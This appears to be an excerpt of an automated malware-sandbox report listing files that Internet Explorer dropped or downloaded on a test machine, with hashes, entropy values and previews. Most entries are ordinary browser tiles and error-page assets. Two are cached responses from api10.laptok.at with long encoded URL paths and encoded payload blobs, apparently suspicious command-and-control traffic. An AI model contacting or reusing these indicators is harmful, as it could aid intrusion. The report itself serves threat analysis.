SSDEEP:	12:TMHdNMNxe2ksDlxDlX4nWimI002EtM3MHdNMNxe2ksDlxDlX4nWimI00Obkak6Es:2d6Nxrp4SZHKd6Nxrp4SZ7Aa7b
MD5:	8BA10CB684BCA2596B80CDF6672B8AED
SHA1:	E18BD4F47888E0B4E89B5A45FF4ED5A87C1C26D5
SHA-256:	04065D56E43CD36AA4E36B26061C33D534291B08879915E12D467328A8E06643
SHA-512:	E8CE02D03D868CA8DA4B9555F3A336C5484B7D309E17CE9160767753023342ABC799942F058CC2CB07BD37BA07879138B91D6EFBF7A5F7B057880B74B149BB9
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0x989ce7de,0x01d6c2ea</date><accdate>0x989ce7de,0x01d6c2ea</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0x989ce7de,0x01d6c2ea</date><accdate>0x989ce7de,0x01d6c2ea</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Amazon.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	662
Entropy (8bit):	5.122194032135596
Encrypted:	false
SSDEEP:	12:TMHdNMNxvL02Tp2TX4nWimI002EtM3MHdNMNxvL02Tp2TX4nWimI00ObmZEtMb:2d6NxvQ4SZHKd6NxvQ4SZ7mb
MD5:	7CA8697F7CC6EB2AE1AD1DCDEFE99E45
SHA1:	FE5A3DC46C2A5F559D395DF4A0E6D6140ED664E6
SHA-256:	8ADD093CCA9896A3CCD685494F209190B74DC4E66288CF2A2E2AE0E57D8C76D6
SHA-512:	63D1EF3DAC54A8D9D91E02C3DF271287DADD92828DD2BDCC28F52F4E3517F14F50462EDE89419D90D677606179E49F49D14D434AF7DE8DC9802D94F2CAADB A
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0x98ab35d9,0x01d6c2ea</date><accdate>0x98ab35d9,0x01d6c2ea</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0x98ab35d9,0x01d6c2ea</date><accdate>0x98ab35d9,0x01d6c2ea</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Wikipedia.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	647
Entropy (8bit):	5.087026282289658
Encrypted:	false
SSDEEP:	12:TMHdNMNxi0OpOX4nWimI002EtM3MHdNMNxi0OpOX4nWimI00Obd5EtMb:2d6Nxh4SZHKd6Nxh4SZ7Jjb
MD5:	E94C54A3D22944401298F92C5A9D0942
SHA1:	7F64BAAE56143B754270302263834AF185A92FBF
SHA-256:	620A689C180141218B225E5F23631CAD9435B50797B2D5CAC945AC1C4A404E29
SHA-512:	46E8F47A87D5F1275AF14672C277BE9D69870D55DC9DB5B458C324CFB9522A407A72DEA6608E1CFA8A61A8F6712A2B7916E9E0A7848CA04924AC1E9F54A9FE7
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0x98a1ac82,0x01d6c2ea</date><accdate>0x98a1ac82,0x01d6c2ea</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0x98a1ac82,0x01d6c2ea</date><accdate>0x98a1ac82,0x01d6c2ea</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Live.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.13628902919673
Encrypted:	false
SSDEEP:	12:TMHdNMNxhGw02Tp2TX4nWimI002EtM3MHdNMNxhGw02Tp2TX4nWimI00Ob8K075t:2d6NxQP4SZHKd6NxQP4SZ7YKajb
MD5:	22A263B499DB5D19998731111CA9B90D
SHA1:	9EC32CAB0B18DC969117CE0D2F0D6363566E8565
SHA-256:	819997C6EE7A94F7A998BFC8DBA2FED8AF1B99F8A28627EFC98240852AF257B8

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml	
SHA-512:	968FC394F7C031CC69242270017636DE8273084EB7F7C0E330F35854BAD2D822472F0E94C255FD9E5A168805F55599668ADAB14E4FAF1BF677AC4FBA1E33D335
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0x98ab35d9,0x01d6c2ea</date><accdate>0x98ab35d9,0x01d6c2ea</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0x98ab35d9,0x01d6c2ea</date><accdate>0x98ab35d9,0x01d6c2ea</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Youtube.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.078062345810726
Encrypted:	false
SSDEEP:	12:TMHdNMNx0n0KdWpKdWX4nWimI002EtM3MHdNMNx0n0KdWpKdWX4nWimI00ObxEty:2d6Nx0rfK4SZHKd6Nx0rfK4SZ7nb
MD5:	74D54AEF719C33D18E3B3ABB0CA5BAAC
SHA1:	A94F71BE8198C097B5E82DE0F1D3FD80A58CE94E
SHA-256:	3106D23C3F43BBE6E7303878930A376216223BA71FB35F303300D38CDEC888F2
SHA-512:	DD81C7461CE3FD8C7717E12132E790C26F8D9005E0AA2FAB0A69BC17A60B3E7889C2CF38779EBAE671EA708C4B9A122F92E1B2AF75685FDFABF4CE53D5303CE8
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0x98a8d38c,0x01d6c2ea</date><accdate>0x98a8d38c,0x01d6c2ea</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0x98a8d38c,0x01d6c2ea</date><accdate>0x98a8d38c,0x01d6c2ea</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Reddit.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.115180936428906
Encrypted:	false
SSDEEP:	12:TMHdNMNxx0OpOX4nWimI002EtM3MHdNMNxx0OpKdWX4nWimI00Ob6Kq5EtMb:2d6NxW4SZHKd6NxoK4SZ7ob
MD5:	663C96EF5063DF9CDE299E8DA5CBDBFF
SHA1:	38F6EA7AC5756E43A0815E73D3A0D423E6927C5D
SHA-256:	278F923B5FECB5C0405D1C6CEDC3BF5F5E73D21374EC8EB9D20683334295C3AD
SHA-512:	ABB0CDEA2F4E3C831A23745B711981E56F1036E50D7292BB22DF35ACE4EAA9125593E9EBF9268297B8EEFA95BE3EB805FBF1AC3A9161824F0D657F515C66C805
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0x98a1ac82,0x01d6c2ea</date><accdate>0x98a1ac82,0x01d6c2ea</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0x98a1ac82,0x01d6c2ea</date><accdate>0x98a8d38c,0x01d6c2ea</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\NYTimes.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	659
Entropy (8bit):	5.1243145832336445
Encrypted:	false
SSDEEP:	12:TMHdNMNxcsUxUX4nWimI002EtM3MHdNMNxcsUxUX4nWimI00ObVEtMb:2d6Nxv4SZHKd6Nxv4SZ7Db
MD5:	ED9176B3D75A7C27CB5763C41A1AE91D
SHA1:	D1EB120E09624DB29FD74251D32DA4392A1E7F5C
SHA-256:	D585B4EEF70FA5D1E181D5789B46113207663E3820ADBF83DC2ADA049AD642D0
SHA-512:	BD17014708F89A12410E90B0534A40A04719C2BC32738976BCC18EAAE2BD084177F44A8070829878BD0E7BD22A9EDC9B8625D87E2E9BE324B36C19DB8A5958A
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0x989f4a5a,0x01d6c2ea</date><accdate>0x989f4a5a,0x01d6c2ea</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0x989f4a5a,0x01d6c2ea</date><accdate>0x989f4a5a,0x01d6c2ea</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Facebook.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.072911264014693
Encrypted:	false
SSDEEP:	12:TMHdNMNxfn0OpOX4nWimI002EtM3MHdNMNxfn0OpOX4nWimI00Obe5EtMb:2d6NxI4SZHKd6NxI4SZ7ijb
MD5:	0BAE92F55D07580AACAF7BB17C6423C7
SHA1:	0327680EBC8E79B6C957F3116FC9A8A33C5EC000
SHA-256:	ABB47EDD851CC71FB9D738D3B586FAE86FA4F430420874E1BD46D0B6481328DF
SHA-512:	A3F0F833843E1F5FF42019CDCBBA5870C0E52DB325DE3A7750AF2E1C36752EA7901E8B33C1BF77BEB096BB6E3CD376B1B4160557550F2F8AB93CC1A1A68610E4
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0x98a1ac82,0x01d6c2ea</date><accdate>0x98a1ac82,0x01d6c2ea</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0x98a1ac82,0x01d6c2ea</date><accdate>0x98a1ac82,0x01d6c2ea</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Google.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\c[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	2400
Entropy (8bit):	5.975522616591464
Encrypted:	false
SSDEEP:	48:T2ECG/vT+XLMHbLRCI24UCknBdpK2jgPOKipWUlgrjDu5pODzMHxW:KECGT+XqLxwnBbK8WUlqqaHMHxW
MD5:	E69A66BA1BFF6972458D1BC41252EE98
SHA1:	262423E195EE52FE55A2FA3CCD97E9B6619117A5
SHA-256:	F1D70F929CDCB80F5CD8AAE9F8A41AB63FA171F224206A020596F73E88E384B2
SHA-512:	5EBDB4B48518CD539BE0ED3CC3EE25996D14A8E473DD0F0261439BF04F416902E6ACDA45E00DEF009CAD129EBC4EAD09A791357AACC3B829C4973080783BEA7
Malicious:	false
IE Cache URL:	http://api10.laptok.at/api1/JmXqR48EV_2/Fj7krfHmz1m5r7/TqzrKRjj2RWEPmuZGbTA6/_2B_2FvhG_2BTX6K/ScV_2BId1l8xoRD/ZIKmgZ4Hr1ogBm_2Ft/cJTdN_2F0/sOkKUhNEij9EeyBjgxaS/fAWTeONzVOzjyGfrZxL/sesogOMoxfuQAI6mdY73Xa/BaJEnujvmw_2B/vRpLGOj_/2Bvahak4rScm4JpMfQfaO8m/3X9wT7Vyfk/qviTv3J0IbAJn2nUb/wbGIEFwb6Ch2/LDOx1illPXc/Hz_2BbvAx_2Fcr/j_0A_0DiinRm69PA4aJZ4/DJR7fgT5XYyNTfe4/_2FOY_2B_2/BAPo2cJ8YkUi/c
Preview:	DnobSCt1acMLFsADNayhTZdaOfluV71NRKZHHWnAGjoBIui5QG57YKyKNVOyL+zVwyrVuY5JbkTcKoHdRv/9ePWkpxcJKYZgxcF0rwtfpRcD7pGcRemPj2cqe79rGwYYIMtAvaYU74+Vn9T8zJ6m7Z4B3FWxGP7uKILEfJ07sG9J8KJ2lHPgZO/wzeS/zePRIYrCT/y9LgGj2vBWJ3GUsl9HA86aiXB6KubePlvwVTXOhj5FtyPo5bIRdm+NRRe0lh0BZuKHprUEzv66hkW36EVlw653bE6CIWe1AQeoGH9xYtJVCNDk5f1jhZKYMeSNIsHWxtdSYXq6gimI48VGPYfb75q12pdqPATTaCwMOifpnH+DDgJN8tFby8y+on9NZMUrBKJzxzLPJxb5Dp4oNQhX4Xz1BOQfOA0QovUjfzgLZSdfDC9iCVURu3oFy3AlObvlokn26IOHTIaKH8JRyGu6UyxxlkTkeFb60ZQ0QDV7T5Tocg7JOmSC9k0+GFuaB2Vq0/sBR2KS07n58zJx/qhviv/dDJAMQ/KCx8uj0ziJ4QH4zOSt3IF4ldDKpyEIyJpZw5iUplcOhqk/20g0lcZk/aX9wV7Ul1ehExIs8aRpgOWJbEW5Anaqs1vuBDoV5VZhbiw/qJm9XZsM7FENPZIRi4L4N/3/qZxbQGGQRhCNRTju995dOkAHIcLBdSV8ZXt8gZHOaVht6KZs5pdBCYFcCkkWuB7mp3V/cpg40FIuPpAXlhl3A+YkgiPorTap/JRrLkF2PPLHaaEMg8tXNuDMWgTEQ98SxdMfv0ri4jDj/zG2E+anMa568WfVUYg+co4YF3trNY7+3kKKfTGSXitWdmo7oMHyKVVoKYAHqNQICJoYtdap67qE6WAAqktSKoRR+0/fdetpF6lylEoZoyY9mC7oCTwbWRUXzL7zINyxbW3oJnlQd5HGLVr8+0M4FnEVSO70ktdW0OFE7e4bFVTwjUuYY2A07QVrO96D

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\down[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	downloaded
Size (bytes):	748
Entropy (8bit):	7.249606135668305
Encrypted:	false
SSDEEP:	12:6v/7/2QeZ7HVJ6o6yiq1p4tSQfAVFcm6R2HkZuU4fB4CsY4NJlrvMezoW2uONroc:GeZ6oLiqkbDuU4fqzTrvMeBBlE
MD5:	C4F558C4C8B56858F15C09037CD6625A
SHA1:	EE497CC061D6A7A59BB66DEFEA65F9A8145BA240
SHA-256:	39E7DE847C9F731EAA72338AD9053217B957859DE27B50B6474EC42971530781
SHA-512:	D60353D3FBEA2992D96795BA30B20727B022B9164B2094B922921D33CA7CE1634713693AC191F8F5708954544F7648F4840BCD5B62CB6A032EF292A8B0E52A44
Malicious:	false
IE Cache URL:	res://ieframe.dll/down.png
Preview:	.PNG.....IHDR.....ex....PLTE....W..W..W..W..W..W..W..W..W..W..W..W.U.....W..W.!Y.#Z.$\.']..<r.=s.P..Q..Q..U..o..p..r..x..z..~.....b.....$..s...7tRNS.a.o(,.s....e.....q*.....F.Z....IDATx^%.S..@.C..jm.mTk...m.?|;.y..S....F.t.,.....D.>..LpX=f.M...H4.....=...=..xy.[h..7....7.....<.q.kH....#+....l..z.....'.ksC...X<.+..J>....%3BmqaV...h..Z._.:<.Y_jG...vN^.<>.Nu.u@.....M....?...1D.m~)s8..&....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\errorPageStrings[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\errorPageStrings[1]

Category:	downloaded
Size (bytes):	4720
Entropy (8bit):	5.164796203267696
Encrypted:	false
SSDEEP:	96:z9UUiqRxqH211CUIRgRLnRynjZbRXkRPRk6C87Apsat/5/+mhPcF+5g+mOQb7A9o:JsUOG1yNlX6ZzWpHOWLia16Cb7bk
MD5:	D65EC06F21C379C87040B83CC1ABAC6B
SHA1:	208D0A0BB775661758394BE7E4AFB18357E46C8B
SHA-256:	A1270E90CEA31B46432EC44731BF4400D22B38EB2855326BF934FE8F1B169A4F
SHA-512:	8A166D26B49A5D95AEA49BC649E5EA58786A2191F4D2ADAC6F5FBB7523940CE4482D6A2502AA870A931224F215CB2010A8C9B99A2C1820150E4D365CAB28299
Malicious:	false
IE Cache URL:	res://ieframe.dll/errorPageStrings.js
Preview:	.//Split out for localization...var L_GOBACK_TEXT = "Go back to the previous page.";..var L_REFRESH_TEXT = "Refresh the page.";..var L_MOREINFO_TEXT = "More information";..var L_OFFLINE_USERS_TEXT = "For offline users";..var L_RELOAD_TEXT = "Retype the address.";..var L_HIDE_HOTKEYS_TEXT = "Hide tab shortcuts ";..var L_SHOW_HOTKEYS_TEXT = "Show more tab shortcuts";..var L_CONNECTION_OFF_TEXT = "You are not connected to the Internet. Check your Internet conn ection.";..var L_CONNECTION_ON_TEXT = "It appears you are connected to the Internet, but you might want to try to reconnect to the Internet.";....//used by invalidcert.js and hstscerterror.js..var L_CertUnknownCA_TEXT = "Your PC doesn\u2019t trust this website\u2019s security certificate.";..var L_CertExpired_TEXT = "The website \u2019s security certificate is not yet valid or has expired.";..var L_CertCNMismatch_TEXT = "The hostname in the website\u2019s security certificate differs from the web site you are trying to visit.";..var L

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\ErrorPageTemplate[1]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	2168
Entropy (8bit):	5.207912016937144
Encrypted:	false
SSDEEP:	24:5+j5xU5k5N0ndgvoyeP0yyiyQCDr3nowMVworDtX3orKxWxDnCMA0da+hieyuSQK:5Q5K5k5pvFehWrrarrZIrHd3FIQfOS6
MD5:	F4FE1CB77E758E1BA56B8A8EC20417C5
SHA1:	F4EDA06901EDB98633A686B11D02F4925F827BF0
SHA-256:	8D018639281B33DA8EB3CE0B21D11E1D414E59024C3689F92BE8904EB5779B5F
SHA-512:	62514AB345B6648C5442200A8E9530DFB88A0355E262069E0A694289C39A4A1C06C6143E5961074BFAC219949102A416C09733F24E8468984B96843DC222B436
Malicious:	false
IE Cache URL:	res://ieframe.dll/ErrorPageTemplate.css
Preview:	.body..{...font-family: "Segoe UI", "verdana", "arial";...background-image: url(background_gradient.jpg);...background-repeat: repeat-x;...background-color: #E8EAEF;...ma rgin-top: 20px;...margin-left: 20px;...color: #575757;..}....body.securityError..{...font-family: "Segoe UI", "verdana" , "Arial";...background-image: url(background_grad ient_red.jpg);...background-repeat: repeat-x;...background-color: #E8EAEF;...margin-top: 20px;...margin-left: 20px;..}....body.tabInfo..{...background-image: none;...back ground-color: #F4F4F4;..}.. ..a..{...color: rgb(19,112,171);.font-size: 1em;...font-weight: normal;...text-decoration: none;...margin-left: 0px;...vertical-align: top;..}....a:link, a:visited..{...color: rgb(19,112,171);...text-decoration: none;...vertical-align: top;..}....a:hover..{...color: rgb(7,74,229);...text-decoration: underline;..}....p..{...font-size: 0.9em;..}.....h1 /* used for Title */..{...color: #4465A2;...font-size: 1.1em;...font-weight: normal;...vertical-align

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\bullet[1]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	downloaded
Size (bytes):	447
Entropy (8bit):	7.304718288205936
Encrypted:	false
SSDEEP:	12:6v/71Cyt/JNTWxGdr+kZDWO7+4dKlv0b1GKuxu+R:/yBJNTqsSk9BTwE05su+R
MD5:	26F971D87CA00E23BD2D064524AEF838
SHA1:	7440BEFF2F4F8FABC9315608A13BF26CABAD27D9
SHA-256:	1D8E5FD3C1FD384C0A7507E7283C7FE8F65015E521B84569132A7EABEDC9D41D
SHA-512:	C62EB51BE301BB96C80539D66A73CD17CA2021D5D816233853A37DB72E04050271E581CC99652F3D8469B390003CA6C62DAD2A9D57164C620B7777AE99AA1B1
Malicious:	false
IE Cache URL:	res://ieframe.dll/bullet.png
Preview:	.PNG.....IHDR.....ex....PLTE...(EkFRp&@e&@e)Af)AgANjBNjDNjDNj2Vv-Xz-Y{3XyC\}E_.2j.3l.8p.7q.;j.;l.Zj.\l.5o.7q.<..aw.<..dz.E.....1..@.7..~.....9..:.....A ..B..E..9..:..a..c..b..g.#M.%O.#r.#s.%y.2..4..+..-..?..@..;..p..s...G..H..M.....z`....#tRNS...../,....mIDATx^..C..`.....S....y'...05...|..k.X.....*`.F.K....JQ..u.<.}.. .. [U..m....'r%.....yn.`.7F..).5..b..rX.T.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\xxdXe7[1].htm

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	338016
Entropy (8bit):	5.999979867333796
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\xxdXe7[1].htm	
SSDEEP:	6144:h7OGXHIEr+zisK8tb3/VKph5ur8FlLivxSZXKoWEPws/2ImLLW4Ytb31Zmqq:N1iis338p6r8lLi5ScrUwwjsC4YtbFYV
MD5:	AB868B345CA418AA4FACC6D46BD38178
SHA1:	A0A4189DC35EF39534A2EE41980275348B7AA8EE
SHA-256:	DAA9372E5A21C9079A646855110C83154D77B5E6DF2F37E949EA8452ABC1EF27
SHA-512:	1AE9D9E1D1C2BB3972433EBCE0DB8CAEEDA67AA93D1C8F09452593D67E59936446486B47B0C0775DF26F484479EB79818FC1D05526C6556B132FACB08A2A9D C
Malicious:	false
IE Cache URL:	http:// api10.laptok.at/api1/tWZ_2FD2Squg/FT7ec2R_2BI/1SrQaK0cbnFssD/EhaYqhgMTbjcAChT30HF6/_2F5KOHdpMr1MDEw/8l5rivX8vq0lZvK/gytYP5KOz0bdswPdPN/6JGF Oawx9/jpz_2BKRYx6fKknk6pLW/tx_2FYdaEgf9TmZuTdQ/f0Tk4GzxbBo7nnpsJmyPiM/W7szWBXzlZ6B_/2B8hrjTH/_2FrpOMZRaBZ4xFjuf_2BhE/JcjrUYnllh/M19_2FdjJ2_ 2FYdJX/M9eFNCYNWFr2/TTPz7w_2FLg/ISv_0A_0DYUGze/qKcuuFgLExC0zUYAUDG_2/FUUaL9urgqUlfkic/Xw_2BsrLR7ACrKS/P753hBNv6/xxdXe7
Preview:	hfUxqII5Ucqr2j8G0pSsTUuRmxcFmoXcLmjRBGjBaQQjiDhA7mumvDgeD/0tofjz+W8FCeTcggnq2pG2/2dNgiJYlJW0RCu98vw8Djsgvml9iYg8qaAvHSJCZOSTOfUWEb xo+NpORUwIIznyDtzgZcwokYZzLi15HQOfj+1DZJ3R1ZFmPQvSQ4b++fE8BvPhiT+t1AwGGj5aXeZjPCtzot/33P+dl9duvr9qk16vXdWpTO9FBJKWhKFnm99hQtte5/A+ WXyHIg6kH2fRPWkpAAeAjx6GTgrdqyJ5ta8I0Teer8YPp2JLzAz1CBTkRC7j2bRE4pDMpNpn7JOAACUG/6dZi5Yst1MW8DfBSF6VrUToD8ZRo25HLorSmnYnqFEtORzQr2 4udRjr6vNrEEDxhv1aKVDf8yflSZ708nHYqykcHeq76BV8yPDFpMXdDSs8dck4afi48/xE3PRUZLbrMUC4wao51w+iBr2rsoeZ8k0g+PpkJj4yw8c0Sf0n3T2B3HvSvFEK KIGAHb0pE4rOJA6dOR0cuDOwJFkIscNL7ADK+OjdgFpxAn157U7+IAB9LnyqsP6/mNDEXiSen3NFOwFnFU6hfeC+G48BfKnq/qvuvQlZ+0P+Px+2QfYAaN4X MdGG4GSbV1hcgcrYlmJinwCuwry7nqwOJJTMO6aG2akKHxmOqULD9g0jScx3WiO2T/Iu3MJzOPRYkMReKQTQS5z52ojXVb8vEhsQWrqP00AYUzz8Ohm33hI3 Fus+CF8kbgpLSV4KHLmNrwGxMZGMT7b6p8ymYWB8Z9onfS3JhUwnKkRNa5uaBcpe/pel5XN55d85MgnQx/IJXCtj5/gbX6LjdyEaZDGXga1Il7Aq/73O0ADxir3dVXudly rcl8VDWBGshmjMxLf9g7BphGB9Jv6r7vi+BLDeIaJ43iCMusF5WfEegCmtpXa8y6IVUuQT5dUKlWn40gwfaejEyaaP7aY6diF0/062DbkOLv2x

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\background_gradient[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 1x800, frames 3
Category:	downloaded
Size (bytes):	453
Entropy (8bit):	5.019973044227213
Encrypted:	false
SSDEEP:	6:3llVuiPjlXJYhg5suRd8PImMo23C/kHrJ8yA/NIeYoWg78C/vTFvbKLAh3:V/XPYhiPRd8j7+9LoIrobtHTdbKi
MD5:	20F0110ED5E4E0D5384A496E4880139B
SHA1:	51F5FC61D8BF19100DF0F8AADAA57FCD9C086255
SHA-256:	1471693BE91E53C2640FE7BAEECBC624530B088444222D93F2815DFCE1865D5B
SHA-512:	5F52C117E346111D99D3B642926139178A80B9EC03147C00E27F07AAB47FE38E9319FE983444F3E0E36DEF1E86DD7C56C25E44B14EFDC3F13B45EDEDA064DB5 A
Malicious:	false
IE Cache URL:	res://ieframe.dll/background_gradient.jpg
Preview:	......JFIF.....d.d......Ducky.....P.....Adobe.d..... .....W..... .....Qa.....?.....%.....x.....s...Z.....j.T.wz.6...X.@... V.3tM...P@.u.%...m..D.25...T...F.....p.....A.....BP..qD.(.....ntH.@.....h?..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\httpErrorPagesScripts[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	12105
Entropy (8bit):	5.451485481468043
Encrypted:	false
SSDEEP:	192:x20iniOciwd1BtvjrG8tAGGGVWnvyJVUrUiki3ayimi5ezLCvJG1gwm3z:xPini/i+1Btvjy815ZVUwiki3ayimi5f
MD5:	9234071287E637F85D721463C488704C
SHA1:	CCA09B1E0FBA38BA29D3972ED8DCECEFDEF8C152
SHA-256:	65CC039890C7CEB927CE40F6F199D74E49B8058C3F8A6E22E8F916AD90EA8649
SHA-512:	87D691987E7A2F69AD8605F35F94241AB7E68AD4F55AD384F1F0D40DC59FFD1432C758123661EE39443D624C881B01DCD228A67AFB8700FE5E66FC794A6C0384
Malicious:	false
IE Cache URL:	res://ieframe.dll/httpErrorPagesScripts.js
Preview:	...function isExternalUrlSafeForNavigation(urlStr)..{..var regEx = new RegExp("^(http(s?)|ftp|file)://", "i");..return regEx.exec(urlStr);..}..function clickRefresh()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..window.location.replace(location.substring(poundIndex+1));..}..}..function navCancelInit()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..var bElement = document.createElement("A");..bElement.innerText = L_REFRESH_TEXT;..bElement.href = 'javascript:clickRefresh()';..navCancelContainer.appendChild(bElement);..}..else..{..var textNode = 